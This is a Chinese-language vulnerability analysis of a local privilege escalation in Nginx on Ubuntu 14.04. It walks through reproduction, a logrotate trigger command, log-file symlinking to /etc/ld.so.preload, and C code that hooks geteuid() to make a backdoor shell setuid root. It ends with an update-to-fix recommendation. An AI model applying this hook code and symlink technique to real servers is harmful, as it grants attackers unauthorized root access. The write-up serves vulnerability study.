
## 复现

环境：Ubuntu 14.04: Nginx1.4.6-1ubuntu3


恶意者可通过软链接任意文件来替换日志文件，从而实现提权以获取服务器的 root 权限，执行 PoC 后结果如下图：



提示要等待，但我们可以通过如下命令进行触发：

/usr/sbin/logrotate -vf /etc/logrotate.d/nginx


提权后的结果如下：



## 分析

一般来说，如果想要修改函数的功能，最直接的就是对其源码进行更改，但很多情况下我们是无法达成此目标的，这时就可以借助一些hook操作来改变程序的流程，从而实现对函数的修改。在 Linux 系统下，我们可以通过编译一个含相同函数定义的 so 文件并借助/etc/ld.so.preload文件来完成此操作，系统的 loader 代码中会检查是否存在/etc/ld.so.preload 文件，如果存在那么就会加载其中列出的所有 so 文件，它能够实现与 LD\_PRELOAD 环境变量相同的功能且限制更少，以此来调用我们定义的函数而非原函数。此方法适用于用户空间的so文件劫持，类似于 Windows 下的 DLL 劫持技术。更进一步，如果我们将此技巧与含有suid的文件结合起来，那么就可以很自然的实现提权操作了，所给的 PoC 就是利用的这个技巧。

关于 hook 操作，简单来看就是如下的一个执行流程：



在 PoC 利用中与此相关的 C 代码如下所示，如果将其编译成so文件并把路径写入到/etc/ld.so.preload文件的话，那么可以实现对 geteuid()函数的 hook，在 hook 调用中就能执行我们想要的恶意操作。

#define \_GNU\_SOURCE

#include <stdio.h>

#include <sys/stat.h>

#include <unistd.h>

#include <dlfcn.h>

#include <sys/types.h>

#include <sys/stat.h>

#include <fcntl.h>

/\*hook原geteuid()函数\*/

uid\_t geteuid(void) {

//定义函数指针变量

static uid\_t (\*old\_geteuid)();

//返回原geteuid()函数的指针

old\_geteuid = dlsym(RTLD\_NEXT, "geteuid");

//在调用原geteuid()函数的同时执行想要的恶意操作

if ( old\_geteuid() == 0 ) {

chown("$BACKDOORPATH", 0, 0);

chmod("$BACKDOORPATH", 04777);


unlink("/etc/ld.so.preload");

}

return old\_geteuid();

}

我们可以将上述代码编译后来做个简单的测试，结果如下图，观察 nginxrootsh 文件前后属性的变化以及/etc/ld.so.preload文件存在与否可以判断我们的恶意操作是否执行了，很显然 hook 是成功的，和 PoC 相同这里也是通过sudo来触发hook调用。



接下来我们考虑下如何将内容写进/etc/ld.so.preload文件，也就是本次漏洞的所在，Nginx 在配置 log 文件时采用的不安全权限设置使得我们能很容易的实现此目的，从而实现 www-data 到 root 的权限提升。为了看的更清楚，我们首先将目录/var/log/nginx/下的文件全部删除，再重启下 nginx 服务，最后执行如下两条命令：



此时得到的结果如下图所示：



可以看到 error.log 文件的属性为：



将其软链接到/etc/ld.so.preload 文件就可以了，这里为了简单测试，我们将其软链接到/etc/xxxxxxxxxx，同样需要上述那两条触发命令。从上图中我们看到了成功结果，此时 www-data 用户是可以对/etc/xxxxxxxxxx文件进行写操作的。

至此，我们将这些点结合起来就可以实现对此漏洞的利用了。

## 修复

更新软件之最新版